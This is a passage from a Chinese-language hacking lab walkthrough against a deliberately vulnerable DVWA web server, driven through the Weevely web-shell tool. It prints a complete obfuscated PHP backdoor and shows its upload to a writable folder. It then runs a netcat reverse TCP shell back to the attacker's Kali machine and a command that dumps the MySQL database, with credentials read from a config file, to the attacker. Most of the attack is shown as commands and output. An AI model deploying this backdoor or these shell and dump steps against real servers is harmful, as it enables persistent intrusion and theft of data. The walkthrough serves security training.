
| Name | Last modified | Size | Description |
|----------------------|-------------------------------|----------------------|-----------------------------|
|----------------------|-------------------------------|----------------------|-----------------------------|

| | | | |
|--|--|---|--|
|  Parent Directory | | - | |
|--|--|---|--|

| | | | |
|--|-------------------|-----|--|
|  config.inc.php | 20-May-2012 15:23 | 576 | |
|--|-------------------|-----|--|

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.10.131 Port 80

點選會發現無法讀取資訊，皆為空白



使用 file_download 功能下載該檔案

```
www-data@192.168.10.131:/var/www/dvwa/config $ file_download -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_download [-h] [-vector {file,fread,file_get_contents,base64}]
                    rpath lpath
可指定使用不同模式下載

Download file from remote filesystem.

positional arguments:
  rpath      Remote file path
  lpath      Local file path

options:
  -h, --help            show this help message and exit
  -vector {file,fread,file_get_contents,base64}
```

下載


Command:

`file_download -vector [指定模式] [欲下載之檔案名稱] [下載至哪個路徑存放]`

`file_download -vector file config.inc.php /root/config.download.txt`

```
www-data@192.168.10.131:/var/www/dvwa/config $ file_download -vector file config.in
c.php /root/config.download.txt
The remote script execution triggers an error 500, check script and payload integri
ty
```

下載成功



可讀取裡面的資訊

```
3 # If you are having problems connecting to the MySQL database and all of the
  variables below are correct
4 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
  problem due to sockets.
5 # Thanks to digininja for the fix.
6
7 # Database management system to use
8
9 $DBMS = 'MySQL';
10 # $DBMS = 'PGSQL';
11
12 # Database variables
13
14 $_DVWA = array();
15 $_DVWA[ 'db_server' ] = 'localhost';
16 $_DVWA[ 'db_database' ] = 'dvwa';
17 $_DVWA[ 'db_user' ] = 'root';
18 $_DVWA[ 'db_password' ] = '';
19
20 # Only needed for PGSQL
21 $_DVWA[ 'db_port' ] = '5432';
```

7. 上傳檔案到目標伺服器

查看當前權限

```
www-data@192.168.10.131:/var/www/dvwa $ whoami
The remote script execution triggers an error 500, check script and payload integrity
www-data
```

假設我們的權限為最小

需要找到可以上傳任意檔案的地方

但是這個目錄下都沒有，必須沒有-號的
才是能上傳任意檔案的

```
www-data@192.168.10.131:/var/www/dvwa $ ls -la
The remote script execution triggers an error 500, check script and pay
ty
total 140
drwxr-xr-x 8 www-data www-data 4096 Dec 12 01:41 .
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 ..
-rwxr-xr-x 1 www-data www-data 497 Sep 8 2010 .htaccess
-rw-r--r-- 1 www-data www-data 5066 Jun 6 2010 CHANGELOG.txt
-rw-r--r-- 1 www-data www-data 33107 Mar 16 2010 COPYING.txt
-rw-r--r-- 1 www-data www-data 4934 Mar 16 2010 README.txt
-rw-r--r-- 1 www-data www-data 2792 Aug 26 2010 about.php
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 config
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 docs
drwxr-xr-x 6 www-data www-data 4096 May 20 2012 dvwa
drwxr-xr-x 3 www-data www-data 4096 May 20 2012 external
-rw-r--r-- 1 www-data www-data 1406 Sep 6 2010 favicon.ico
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 hackable
-rw-r--r-- 1 www-data www-data 883 Mar 16 2010 ids_log.php
-rw-r--r-- 1 www-data www-data 1884 May 20 2012 index.php
-rw-r--r-- 1 www-data www-data 1761 Mar 16 2010 instructions.php
-rw-r--r-- 1 www-data www-data 2645 May 20 2012 login.php
-rw-r--r-- 1 www-data www-data 413 Mar 16 2010 logout.php
-rw-r--r-- 1 www-data www-data 148 Jul 5 2009 php.ini
-rw-r--r-- 1 www-data www-data 193 Mar 16 2010 phpinfo.php
-rw-r--r-- 1 www-data www-data 26 Mar 16 2010 robots.txt
-rw-r--r-- 1 www-data www-data 2738 Mar 16 2010 security.php
-rw-r--r-- 1 www-data www-data 1350 Jun 6 2010 setup.php
```


查看 hackable 這個資料夾，無法上傳

```
www-data@192.168.10.131:/var/www/dvwa $ cd hackable
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.10.131:/var/www/dvwa/hackable $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 8
drwxr-xr-x 2 www-data www-data 4096 Nov 22 20:31 uploads
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 users
www-data@192.168.10.131:/var/www/dvwa/hackable $ ls uploads
The remote script execution triggers an error 500, check script and payload integrity
dvwa_email.png
shell.jpeg
shell.php
shell2.php
shell3.php
shell3.php.jpeg
test.jpeg
```

退到 /var/www這個目錄

```
www-data@192.168.10.131:/var/www/dvwa/hackable $ cd ..  
The remote script execution triggers an error 500, check script and payload integrity  
www-data@192.168.10.131:/var/www/dvwa $ cd ..  
The remote script execution triggers an error 500, check script and payload integrity  
www-data@192.168.10.131:/var/www $ pwd  
The remote script execution triggers an error 500, check script and payload integrity  
/var/www
```

發現有可以上傳任意檔案的資料夾

```
www-data@192.168.10.131:/var/www $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 72
drwxrwxrwt  2 root    root    4096 May 20  2012 dav
drwxr-xr-x  8 www-data www-data 4096 Dec 12  01:41 dvwa
-rw-r--r--  1 www-data www-data  891 May 20  2012 index.php
drwxr-xr-x 10 www-data www-data 4096 Nov 20  2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data www-data   19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data www-data 4096 May 14  2012 test
drwxrwxr-x 22 www-data www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data 4096 Apr 16  2010 twiki
```

查看dav，沒有東西

```
www-data@192.168.10.131:/var/www $ cd dav
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.10.131:/var/www/dav $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 0
```

使用 file_upload 功能上傳


```
www-data@192.168.10.131:/var/www/dav $ file_upload -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_upload [-h] [-force] [-content CONTENT]
                  [-vector {file_put_contents,fwrite}]
                  [lpath] rpath

Upload file to remote filesystem.

positional arguments:
  lpath                Local file path
  rpath                Remote file path

options:
  -h, --help            show this help message and exit
  -force                Force overwrite
  -content CONTENT      Optionally specify the file content
  -vector {file_put_contents,fwrite}
```

上傳這個檔案



上傳成功

檔案位置


當前目錄/命名

```
www-data@192.168.10.131:/var/www/dav $ file_upload /root/shell.txt ./shell-upload.txt
The remote script execution triggers an error 500, check script and payload integrity
True
www-data@192.168.10.131:/var/www/dav $
```

查看

```
www-data@192.168.10.131:/var/www/dav $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 4
-rw-r--r-- 1 www-data www-data 774 Dec 14 21:49 shell-upload.txt
```

實際瀏覽



The screenshot shows a web browser window with the address bar displaying `192.168.10.131/dav/shell-upload.txt`. The browser's navigation bar includes icons for back, forward, refresh, and home. Below the address bar, there is a row of links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The main content area of the browser displays the output of a PHP script, which is a series of PHP code lines. The code appears to be a shell script that performs various operations, including string replacement, file operations, and network requests. The code is as follows:

```
<?php
$D=' $k="0Ye10adc39";0Y$kh="490Yba590Yabb0Ye0Y56";$kf="e00Y57f20f8830Ye";$0Yp=';
$F=str_replace('R',' ','crReRaRRte_RfunctiRon');
$J='0Y);$j++, $i++)0Y{$o.=$t{$0Yi}^$k0Y{$j}};0Y}return $o0Y0Y;}if (@pre0Yg_mat';
$Y='=strlen($t)0Y;$o=""0Y;for($i=0;0Y$i<$l;0Y){for(0Y$j=0;0Y0Y($j<0Y$c&&$0Yi<$l';
$b='s0Ye64_enc0Yo0Yde(@0Yx(@gzcompre0Yss($o),0Y$k));0Yprint(0Y"$p$kh0Y$r$kf");}';
$n='0Y"KoU0haCAjXv0YpIxR0Y3";funct0Yi0Yon 0Yx($t0Y,$k){$c= strlen(0Y$0Yk);$0Yl';
$T='ch(0Y"/$kh(0Y.+)$kf0Y/",@f0Yi0Yle_0Yget_0Ycontents("php://0Y0Yin0Yput"),$m)=0';
$Q='[0Y1]),$0Yk));$o=@0Yob_get_0Ycon0Ytents();0Y@ob0Y_end_cl0Y0Yean();$r=@ba';
$M='Y=1) {@ob_st0Ya0Yrt();@ev0Yal(@gzu0Yncompr0Yess(@x(@b0Yase640Y_de0Ycode($m';
$L=str_replace('0Y','',$D.$n.$Y.$J.$T.$M.$Q.$b);
$U=$F('',$L);$U();
?>
```


8. 從Weevely獲得反向連接

利用先前建立的后门連線

```
(root@kali)-[~]  
# weevely http://192.168.10.131/dvwa/shell.php 123456  
  
[+] weevely 4.0.1  
  
[+] Target:      192.168.10.131  
[+] Session:     /root/.weevely/sessions/192.168.10.131/shell_0.session  
  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
  
weevely> pwd  
The remote script execution triggers an error 500, check script and payload integrity  
/var/www/dvwa  
www-data@192.168.10.131:/var/www/dvwa $
```

使用 backdoor_reversetcp 功能

只是提高一個反向的TCP shell，並不會透過php執行，將會是一個來自目標伺服器到我們電腦的反向連接，這樣就繞過了防火牆，因為連接是從外部伺服器發出的，而不是去連接外部伺服器

```
:net_mail          Send mail.
:backdoor_reversetcp  Execute a reverse TCP shell.
:backdoor_tcp       Spawn a shell on a TCP port.
:system_info        Collect system information.
:system_extensions  Collect PHP and webserver extension list.
```

可使用各種方式嘗試連接

```
www-data@192.168.10.131:/var/www/dvwa $ backdoor_reversetcp -h
The remote script execution triggers an error 500, check script and payload integrity
usage: backdoor_reversetcp [-h] [-shell SHELL] [-no-autonnect]
                           [-vector {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}]
                           lhost port

Execute a reverse TCP shell.

positional arguments:
  lhost                Local host
  port                Port to spawn

options:
  -h, --help            show this help message and exit
  -shell SHELL          Specify shell
  -no-autonnect          Skip autoconnect
  -vector {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}
```

使用 netcat 連接

`backdoor_reversetcp -vector [指定模式] [kali IP] [Port]`

不再是透過weevely而是透過netcat，假如遇到不允許使用weevely即可透過這樣的方式繞過

```
www-data@192.168.10.131:/var/www/dvwa $ backdoor_reversetcp -vector netcat 192.168.10.135 8080
The remote script execution triggers an error 500, check script and payload integrity
Reverse shell connected, insert commands. Append semi-colon help to get the commands accepted.
pwd
;
/var/www/dvwa
```

9. 瀏覽資料庫

/var/www/dvwa \$ ls -l 可看到config資料夾

```
www-data@192.168.10.131:/var/www/dvwa $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 128
-rw-r--r--  1 www-data www-data  5066 Jun  6  2010 CHANGELOG.txt
-rw-r--r--  1 www-data www-data 33107 Mar 16  2010 COPYING.txt
-rw-r--r--  1 www-data www-data  4934 Mar 16  2010 README.txt
-rw-r--r--  1 www-data www-data  2792 Aug 26  2010 about.php
drwxr-xr-x  2 www-data www-data  4096 May 20  2012 config
drwxr-xr-x  2 www-data www-data  4096 May 20  2012 docs
```

裡面存放 config.inc.php

```
www-data@192.168.10.131:/var/www/dvwa $ cd config
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.10.131:/var/www/dvwa/config $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 8
-rw-r--r-- 1 www-data www-data 576 May 20 2012 config.inc.php
-rw-r--r-- 1 www-data www-data 576 Aug 26 2010 config.inc.php~
```


讀取內部資訊，現實情況使用netcat可能會因為沒有權限而無法讀取，

```
www-data@192.168.10.131:/var/www/dvwa $ cd config
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.10.131:/var/www/dvwa/config $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 8
-rw-r--r-- 1 www-data www-data 576 May 20 2012 config.inc.php
-rw-r--r-- 1 www-data www-data 576 Aug 26 2010 config.inc.php~
www-data@192.168.10.131:/var/www/dvwa/config $ netcat config.inc.php
```

可使用 weeveily 中 file_read 功能，裡面提供多種讀取方式

```
www-data@192.168.10.131:/var/www/dvwa/config $ file_read -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_read [-h] [-vector {file,fread,file_get_contents,base64}] rpath

Read remote file from the remote filesystem.

positional arguments:
  rpath                Remote file path

options:
  -h, --help            show this help message and exit
  -vector {file,fread,file_get_contents,base64}
```

讀取後可看到資料庫相關資訊

Command: `file_read -vector file config.inc.php`

```
www-data@192.168.10.131:/var/www/dvwa/config $ file_read -vector file config.inc.php
The remote script execution triggers an error 500, check script and payload integrity
<?php
```

```
<?php
```

```
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use
```

```
$DBMS = 'MySQL';
#$DBMS = 'PGSQL';
```

```
# Database variables
```

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
```

```
# Only needed for PGSQL
```

```
$_DVWA[ 'db_port' ] = '5432';
```

使用 sql_dump 將資料庫中的資訊下載至我的Kali Linux

提供多種下載方式

```
www-data@192.168.10.131:/var/www/dvwa/config $ sql_dump -h
The remote script execution triggers an error 500, check script and payload integrity
usage: sql_dump [-h] [-dbms {mysql,pgsql,sqlite,dblib}] [-host [HOST]]
               [-lpath LPATH] [-vector {mysqldump_sh,mysqldump_php}]
               db user passwd
```

Multi dbms mysqldump replacement.

positional arguments:

| | |
|--------|--------------|
| db | Db to dump |
| user | SQL username |
| passwd | SQL password |

options:

| | |
|--------------------------------------|---|
| -h, --help | show this help message and exit |
| -dbms {mysql,pgsql,sqlite,dblib} | Db type. Vector 'mysqldump_sh' supports only 'mysql'. |
| -host [HOST] | Db host or host:port |
| -lpath LPATH | Dump to local path (default: temporary file) |
| -vector {mysqldump_sh,mysqldump_php} | |

顯示失敗-嘗試其他方法

Command:

`sql_dump -vector [VECTOR] -host [HOST] -lpath [location to store data][DBName][username][password]`

Example:

`sql_dump -host localhost -lpath /root/dvwa-data.txt dvwa root ''`

```
www-data@192.168.10.131:/var/www/dvwa/config $ sql_dump -host localhost -lpath /root/dvwa-data.txt dvwa root ''
The remote script execution triggers an error 500, check script and payload integrity
The remote script execution triggers an error 500, check script and payload integrity
SQL dump failed, check credentials and DB availability
```

成功

Command:


`sql_dump -vector [VECTOR] -host [HOST] -lpath [location to store data][DBName][username][password]`

Example:

`sql_dump -vector mysqldump_sh -host localhost -lpath /root/dvwa-data.txt dvwa root ''`

```
www-data@192.168.10.131:/var/www/dvwa/config $ sql_dump -vector mysqldump_sh -host
localhost -lpath /root/dvwa-data.txt dvwa root ''
The remote script execution triggers an error 500, check script and payload integri
ty
SQL dump saved to '/root/dvwa-data.txt'
```

讀取-可看到資料庫table的資訊



```
Warning: you are using the root account. You may harm your system.

1 Enter password: -- MySQL dump 10.11
2 --
3 -- Host: localhost    Database: dvwa
4 --
5 -- Server version      5.0.51a-3ubuntu5
6
7 /*!40101 SET @OLD_CHARACTER_SET_CLIENT=@CHARACTER_SET_CLIENT */;
8 /*!40101 SET @OLD_CHARACTER_SET_RESULTS=@CHARACTER_SET_RESULTS */;
9 /*!40101 SET @OLD_COLLATION_CONNECTION=@COLLATION_CONNECTION */;
10 /*!40101 SET NAMES utf8 */;
11 /*!40103 SET @OLD_TIME_ZONE=@TIME_ZONE */;
12 /*!40103 SET TIME_ZONE='+00:00' */;
13 /*!40014 SET @OLD_UNIQUE_CHECKS=@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
14 /*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@FOREIGN_KEY_CHECKS,
    FOREIGN_KEY_CHECKS=0 */;
